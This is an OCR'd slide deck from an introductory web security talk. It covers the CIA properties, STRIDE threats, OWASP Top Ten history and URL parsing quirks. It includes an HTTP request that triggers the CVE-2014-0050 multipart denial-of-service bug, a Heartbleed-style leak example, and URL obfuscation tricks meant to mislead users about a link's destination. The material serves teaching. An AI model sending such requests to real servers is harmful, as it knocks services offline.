Web Security Beginnings

Anton Dedov

May 2015

The Melissa Virus @0xabad1dea · 9h
A tragedy in two acts, ht @tqbf

AllCrypt
@All_Crypt

AllCrypt: Too small and insignificant to be a target of the hacks this week. Your coins are safe here because no one cares to hack us 😈

36 28

Feb 17, 2015 at 12:11 AM via Twitter for iPhone

AllCrypt
@All_Crypt

Fuck wordpress, and fuck this crypto bullshit. I'm done.

5 3

Mar 16, 2015 at 2:25 AM via Twitter Web Client

SECURITY PROPERTIES

Confidentiality

Integrity

Availability


Confidentiality

Military secrets

Credit card numbers

Poll results before poll finished

Metadata, in certain cases


Evil user
Are you there? The magic word is “giraffe,” which is 100 characters long.
Yes I'm here. Your magic word was “giraffe1^v6%$John Smith:645-43-5324:07/19/1982:jsmith:Secr3tPassw0rd:202-563-1234:smith@email.com$.”
Server


Integrity

Value in receipt

Money receiver

Encrypted data in transit

Spoofing identity is integrity problem



Availability

DoS lead to lost revenue

DoS security service to break target easy

Asymmetric DoS attacks

CVE-2014-0050

POST /servlet/ HTTP/1.1

Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3

Accept: */*

User-Agent: Ruby

Content-Type: multipart/form-data; boundary=aaaaaaaaaaaaaaaaaaaaaaaaaaaa

Lf-None-Match: 59e532f501ac13174dd9c488f897ee75

Connection: close

Host: test.host.example.com:8080

Content-Length: 4097

bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb


CVE-2014-0050

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
20955	root	20	0	1385m	555m	14m	S	994.7	3.4	13:25.01	java
1436	pcap	20	0	25872	8384	1248	S	0.7	0.0	85:59.70	tcpdump

Non-Repudiation

Authenticity

Privacy



Deniability

Anonymity

THREATS AND VULNERABILITIES


Security Property	Security Threat
Confidentiality	Information Disclosure
Integrity	Tampering
Availability	Denial of Service
Authentication	Spoofing
Authorization	Elevation of Privilege
Nonrepudiation	Repudiation

Coding Errors	Design Flaws
50 %	50 %

Top Ten History

	2004		2007		2010		2013
A1	Unvalidated Input	A1	Cross Site Scripting (XSS)	A1	Injection	A1	Injection
A2	Broken Access Control	A2	Injection Flaws	A2	Cross-Site Scripting (XSS)	A2	Broken Authentication and Session Management
A3	Broken Authentication and Session Management	A3	Malicious File Execution	A3	Broken Authentication and Session Management	A3	Cross-Site Scripting (XSS)
A4	Cross Site Scripting	A4	Insecure Direct Object Reference	A4	Insecure Direct Object References	A4	Insecure Direct Object References
A5	Buffer Overflow	A5	Cross Site Request Forgery (CSRF)	A5	Cross-Site Request Forgery (CSRF)	A5	Security Misconfiguration
A6	Injection Flaws	A6	Information Leakage and Improper Error Handling	A6	Security Misconfiguration	A6	Sensitive Data Exposure
A7	Improper Error Handling	A7	Broken Authentication and Session Management	A7	Insecure Cryptographic Storage	A7	Missing Function Level Access Control
A8	Insecure Storage	A8	Insecure Cryptographic Storage	A8	Failure to Restrict URL Access	A8	Cross-Site Request Forgery (CSRF)
A9	Application Denial of Service	A9	Insecure Communications	A9	Insufficient Transport Layer Protection	A9	Using Components with Known Vulnerabilities
A10	Insecure Configuration Management	A10	Failure to Restrict URL Access	A10	Unvalidated Redirects and Forwards	A10	Unvalidated Redirects and Forwards


How About Now – Any Pattern?



OWASP Top Ten Project

2011 CWE/SANS Top 25 Most Dangerous Software Errors

On Browser Security




Michal Zalewski

Tangled Web

http://lcamtuf.coredump.cx/tangled/

https://code.google.com/p/browsersec/



WEB STACK IN A NUTSHELL

Uniform Resource Locator

scheme://user:password@host:port/path/?query#fragment

- https://example.com/resource
- javascript:alert(“hello”);
- mailto:user@example.com?Subject=“Hello!”
- about:cache
- data:text/html;base64,PGI+SGVsbG8hPC9iPgo=

URI Parsing

http://example.com&gibberish=1234@167772161/

http://10.0.0.1

user: example.com&gibberish=1234

URI Parsing

http://example.com\@coredump.cx/

Firefox: coredump.dx

